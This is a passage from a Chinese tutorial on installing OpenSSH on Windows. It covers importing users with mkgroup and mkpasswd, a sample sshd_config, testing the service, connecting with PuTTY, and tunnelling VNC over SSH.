


图3

最后提示在你启动OpenSSH服务之前，首先必须编辑C:\Program Files\OpenSSH\etc\passwd。如果不完成此步你将不能登入SSH server。如图4所示。




图4

单击ok完成安装。要登入OpenSSH，当然需要创建相应的授权账号，而这些账号也必须首先存在Windows以便SSH server导入。

Windows下如何创建一个新用户，这里笔者就不多说了。实在有需要的读者请致电微软帮助中心吧，呵呵。

首先开启Windows命令行，在【开始】－>【运行】处输入"cmd"回车，切换到OpenSSH安装目录下的bin目录，假设你将OpenSSH安装于C:\Program Files下，则命令如下：

```
cd "C:\Program Files\OpenSSH\bin"
```

首先导入本地组和域用户组

```
mkgroup -l >> ..\etc\group (本地用户组)
mkgroup -d >> ..\etc\group (域用户组)
```

接着创建用户密码文件。此文件将包含所有授权登入SSH Server的用户。如果你只想加入个别用户请使用-u参数，如果想加入全部Windows系统用户，则省略此参

数，注意这样做将把系统一些服务账号，guest账号等一并加入。和mkgroup一样，-l 与- d参数可以让你选择加入用户的类型是本地还是域用户。同样在bin目录下，我们以新加本地用户becks与域用户jinni为例。如图5所示。




图5

```
mkpasswd -l -u becks >> ..\etc\passwd
mkpasswd -d -u jinni  >> ..\etc\passwd
```

可以通过用写字板打开C:\Program Files\OpenSSH\etc\passwd这个文件检查是否成功导入账号。

如果有必要你还可以修改C:\Program Files\OpenSSH\etc\SSHd_config，配置SSH Server，一般按照系统默认的配置便可，以下是笔者的SSHd_config：

```
============== File Begin Here ============
Port 22
#Protocol 2,1
Protocol 2
#ListenAddress 0.0.0.0
#ListenAddress ::

# HostKey for protocol version 1
#HostKey /etc/SSH/SSH_host_key
# HostKeys for protocol version 2
#HostKey /etc/SSH/SSH_host_rsa_key
#HostKey /etc/SSH/SSH_host_dsa_key

# Lifetime and size of ephemeral' version 1 server key
#KeyRegenerationInterval 1h
#ServerKeyBits 768

# Logging
#obsoletes QuietMode and FascistLogging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no

# The following setting overrides permission checks
on host key files
# and directories. For security reasons set this to
"yes" when running
# NT/W2K, NTFS and CYGWIN=ntsec.
StrictModes yes

RSAAuthentication no
#PubkeyAuthentication yes
#AuthorizedKeysFile          .SSH/authorized_keys

# For this to work you will also need host keys in
/etc/SSH/SSH_known_hosts
#RhostsRSAAuthentication no
# similar for protocol version 2
#HostbasedAuthentication no
# Change to yes if you don't trust ~/.SSH/known_hosts for
# RhostsRSAAuthentication and HostbasedAuthentication
IgnoreUserKnownHosts yes
# Don't read the user's ~/.rhosts and ~/.shosts files
#IgnoreRhosts yes

# To disable tunneled clear text passwords, change to
no here!
PasswordAuthentication yes
#PermitEmptyPasswords no

# Change to no to disable s/key passwords
#ChallengeResponseAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCreds yes

# Set this to 'yes' to enable PAM authentication (via
challenge-response)
# and session processing. Depending on your PAM
configuration, this may
# bypass the setting of 'PasswordAuthentication'
#UsePAM yes

#AllowTcpForwarding yes
#GatewayPorts no
#X11Forwarding no
#X11DisplayOffset 10
#X11UseLocalhost yes
#PrintMotd yes
#PrintLastLog yes
#KeepAlive yes
#UseLogin no
UsePrivilegeSeparation no
#PermitUserEnvironment no
#Compression yes
#ClientAliveInterval 0
#ClientAliveCountMax 3
#UseDNS yes
#PidFile /var/run/SSHd.pid
MaxStartups 10:30:60

# default banner path
Banner /etc/banner.txt

# override default of no subsystems
Subsystem   sftp    /usr/sbin/sftp-server
============= File End Here ==============
```

配置完成后保存，在命令行启动OpenSSH，启动命令为Net Start openSSHd停止为Net Stop openSSHd。

也可以直接在【服务】中启动，在运行中输入services.msc，打开服务控制台，找到openSSH服务后，右键-＞属性便可以进行启动与停止服务操作。如图6 所示。

为了测试是否成功启动，我们可以使用Telnet测试连接本地的22端口（SSH服务的默认端口）使用以下命令进行测试。




图6

telnet localhost 22

如果看到以下信息便表示成功：SSH－2.0－OpenSSH_3.8.1p1。如图7所示。




图7

客户端连接

现在使用SSH客户端，笔者这里推荐使用putty这个小巧且功能强大的SSH Client。

输入OpenSSH的IP，单击open进行连接。首次连接会出现是否接受远程主机的公共密钥提示，单击yes继续。如图8 所示。




图8

接着便是输入用户名和密码进行登录，此处的登录banner信息，可以通过编辑服务器上OpenSSH安装目录下的etc/banner.txt进行修改。如图9所示。




图9

登录成功后，我们便可以像以往Telnet远程Windows主机般进行远程维护，当然最大的区别就是我们现在与服务器间的通信是加密的。如图10 所示。




图10

OK，OpenSSH服务设置好了，现在我们来安装VNC。由于Vnc安装过程简单，笔者在这里就不多费笔墨了。值得注意的是，在安装结束前，需要设置登录VNC服务器的密码。如图11 所示。




图11

安装完后，系统会自动启动VNC服务。做了这么多的热身运动，接下来便是最关键的一步，笔者将向各位读者介绍如何通过putty+VNCviewer安全连接远程VNC服务器。

首先配置Putty，输入远程运行有VNC服务的SSH Server的IP，在左边树状菜单中选择SSH—tunnel 新加一条通道。在source port处输入5900，destination处输入127.0.0.1:5900，单击add增加，如图12所示。

